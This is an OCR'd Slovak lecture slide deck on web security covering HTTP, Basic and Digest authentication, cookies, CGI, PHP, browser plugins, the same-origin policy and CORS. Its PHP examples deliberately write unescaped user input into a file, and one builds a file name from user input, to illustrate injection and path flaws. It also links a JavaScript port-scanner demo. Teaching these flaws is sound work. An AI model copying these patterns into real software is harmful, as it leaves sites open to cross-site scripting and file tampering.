
# Bezpečnosť webu


Michal Rjaško

# Základná architektúra Webu





- HTTP: Jednoduchý bezstavový protokol
  - Klient
    - Otvorí spojenie (zvyčajne TCP, port 80)
    - Pošle dotaz
  - Server
    - Prijíme spojenie
    - Spracuje dotaz
    - Pošle odpoveď

# Architektúra Webu



# Architektúra Webu



# HTTP Dotazy

- Dotaz = hlavička + telo (nepovinné)
- Hlavička:
  - Method (GET, POST, ...)
  - Resource (napr. /store/index.php)
  - Veriza protocolu (HTTP/1.1)
  - Ďalšie informácie
- Telo nie je ďalej „parsované“, považuje sa za byte stream

# HTTP odpoveď


- Odpoveď = hlavička + telo
- Hlavičika:
  - Verzia protokolu
  - Status code
  - Other info
- Telo je zase „neparsovaný“ byte stream

# HTTP

- Je **bezstavový** protocol
  - T.j. napr. stav či je používateľ prihlásený musí byť riešený mimo HTTP.
- Server nie je autentizovaný
  - Infikovaný router môže používateľovi podhodiť falošný obsah
  - Autentizáciu servera rieši nadstavba HTTPS (HTTP nad SSL / TLS)
- Prenos údajov nie je šifrovaný
  - Dáta (aj prihlasovacie mená a heslá) sa prenášajú sieťou v otvorenom tvare.
  - Šifrovanie rieši nadstavba HTTPS


# AUTENTIZÁCIA VO WEB APLIKÁCIÁCH

# Autentizácia servera




Result: Encrypted with computed shared master secret

# Autentizácia servera



# Autentizácia klienta

- HTTP autentizácia
  - Basic a MD5
  - Prenos v otvorenom tvare alebo cez SSL
- Pomocou HTML formulára a aplikácie na strane servera
  - ID prihlásenia (sessionid) sa následne prenáša v každom dotaze, najčastejšie pomocou cookie
- Identifikácie na základe certifikátu a SSL/TLS

# HTTP autentizácia

- Postavené na jednoduchej challenge-response schéme
- *Challenge* a spôsob autentizácie posiela server ako súčasť hlavičky odpovede 401 (unauthorized)
- Klient musí v dotaze na server uviesť hlavičku Authorization s prihlasovacími údajmi
  - Dva najpopulárnejšie módy Basic a Digest

# HTTP autentizácia - BASIC

- Server odpovie na neautorizovaný dotaz správou s kódom 401, pričom v hlavičke uvedie
  - WWW-Authenticate: Basic realm=“ReservedDocs“
- Klient získa prístup k požadovanému zdroju, ak v hlavičke uvedie base64 zakódované meno:heslo
  - Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
- Base64 kódovanie je ľahko dekódovateľné, používa sa kvôli zakódovaniu divných znakov.

# HTTP autentizácia - DIGEST

- Od verzie HTTP 1.1
  - Server pošle nonce ako challenge
  - Klient vypočíta
    - H1 = MD5(username:realm::password)
    - H2 = MD5(method:URI)
  - Klient pošle msg = MD5(H1:nonce:H2)
- Server pozná heslo používateľa v otvorenom tvare, overí
  - H1’ = MD5(username:realm:password)
  - H2’ = MD5(method:URI)
  - MD5(H1’:nonce:H2’) = msg


# Autentizácia pomocou HTML formulára

- Web stránka vyžiada od používateľa meno a heslo
- Server má uložené meno/heslo používateľa v databáze
- Po úspešnom overení prijatého mena/hesla pošle server na klienta cookie s ID relácie
- Prehliadač pri každom HTTP dotaze na server posiela v cookie aj ID relácie, na základe ktorého server identifikuje prihláseného používateľa

# Cookies

- Dáta uložené v prehliadači klienta
  - Význam dát je pre prehliadač nepodstatný
  - Používa sa na spravovanie relácií, sledovanie používateľov a pod.
- Pozostáva z:
  - Názvu
  - Hodnoty
  - Dátumu a času expirácie
  - Doménu a cestu (path), pre ktorú je validný
  - Flag, či musí byť spojenie bezpečné

# Relácia s použitím cookies




Serverová časť

# HTTP CGI

# Common Gateway Interface

- Mechanizmus na spúšťanie programov na strane servera
- Výstup programu je odoslaný na klienta
- Vstupy do programu sa môžu posielať
  - Cez URL (HTTP GET metóda)
  - Cez telo HTTP dotazu (POST metóda)



# CGI programy

- Môžu byť napísané v hocijakom jazyku
- Vstup do programu je „piped“ do stdin programu
- Ďalšie parametre sú nastavené ako „environment variables“
  - REQUEST_METHOD
  - PATH_INFO
  - QUERY_STRING
  - CONTENT_TYPE
  - CONTENT_LENGTH
  - HTTP_<field> - hodnota príslušnej HTTP hlavičky
  - REMOTE_ADDR
  - …

# PHP

- Scriptovací jazyk generujúci dynamický obsah
- Môže sa prelínať s HTML

```
<html>
  <head> <title>Feedback Page</title></head>
  <body>
    <h1>Feedback Page</h1>
    <?php
$name = $_POST['name'];
$comment = $_POST['comment'];
$file = fopen("feedback.html", "a");
fwrite($file, "<p>$name said: $comment</p>\n");
fclose($file);
include(”feedback.html");
    ?>
    <p>And this is the end of it!</p>
    <hr />
  </body>
</html>
```

# PHP – čo keby...

```
<html>
  <head> <title>Feedback Page</title></head>
  <body>
    <h1>Feedback Page</h1>
    <?php
$name = $_POST['name'];
$comment = $_POST['comment'];
$file = fopen($name + "feedback.html", "a");
fwrite($file, "<p>$name said: $comment</p>\n");
fclose($file);
include(”feedback.html");
    ?>
    <p>And this is the end of it!</p>
    <hr />
  </body>
</html>
```

Časť na strane klienta

# KÓD VYKONÁVANÝ V PREHLIADAČI

# Java applety

- Java applety sú skompilované Java programy, ktoré sú
  - Stiahnuté do prehliadača
  - Spúšťané v rámci kontextu web stránky
- Prístup k zdrojom je regulovaný pomocou implementácie Java Security Manager

# Flash

- Multiplatformová multimediálna platforma ☺
- Ideálny pre animácie, grafiku, video a jednoduché hry
- Flash súbor môže byť vložený do www stránky, kde sa prehráva pomocou pluginu do prehliadača - Flash playera
- Logika flashových aplikácií a hier je postavená na jazyku ActionScript (aktuálne vo verzii 3.0).

# Flash player – AVM

- Zdrojový kód je skompilovaný do byte-kódu
- Flash player na klientovi vykoná byte-kód pomocou AVM
  - V prípade AVM2 môže dôjsť k prekompilovaniu do strojového kódu (JIT compilation).
- 4 fázy: loading, linking, verification, execution
  - Fázy sa prelínajú, verifikácia beží v každej fáze
- Chyby a nedostatky vo verifikačnom procese umožňujú útočníkovi vykonať škodlivý (resp. akýkoľvek) kód.

# ActiveX componenty

- ActiveX componenty sú binárne programy, (spustiteľné len v špecifických operačných systémoch) v rámci web stránky
- Podporované len na windowsoch
- Kód je zväčša podpísaný
- Po spustení majú úplný prístup k prostrediu klienta

# JavaScript


- Bezpečnosť z roku 1995
- Dva základné bezpečnostné požiadavky
  - Zabrániť škodlivej stránke útočiť na Váš počítač
  - Zabrániť škodlivej stránke pristupovať k inej stránke
- Avšak, ak máte v súčasnosti všetky dokumenty v cloude, koho zaujíma že sa útočník nevie dostať k adresáru „My documents“?

# JavaScript

- Same Origin Policy: Skripty na stránke nemôžu interagovať so stránkami v inej doméne
  - Napr. skript načítaný stránkou www.fmph.uniba.sk nemôže interagovať so stránkou www.virus.com
- Avšak, skripty načítané v rámci tej istej stránky (hoci aj z iných domén) medzi sebou interagujú
  - JavaScript je inherentne globálny
  - Skripty si môžu navzájom prepisovať globálne premenné, funkcie, definície objektov a pod.

# JavaScript

- Detaily, ako je implementované blokovanie prístupu k jednotlivým zdrojom záleží od prehliadača




# HTML5 - Cross Origin Resource Sharing

- Umožňuje JavaScriptu sťahovať dáta aj z inej domény
- Podobný základný princíp ako crossdomain.xml vo Flashi
- Prehliadač na základe hlavičky v HTTP odpovedi určí, či daný JavaScript dotaz na inú doménu povolí
  - nevýhoda oproti crossdomain.xml, kde sa najprv načíta politika a dotaz sa zakáže ešte pred jeho odoslaním na server

# Cross Origin Resource Sharing

```
GET / HTTP/1.1
Host: domainB.com
Origin: http://domainA.com
…

HTTP/1.1. 200 OK
Content-type: text/html
Access-Control-Allow-Origin: http://domainA.com
…
[data]
```



# Cross Origin Resource Sharing

Port / network scanner DEMO:

http://www.andlabs.org/tools/jsrecon.html

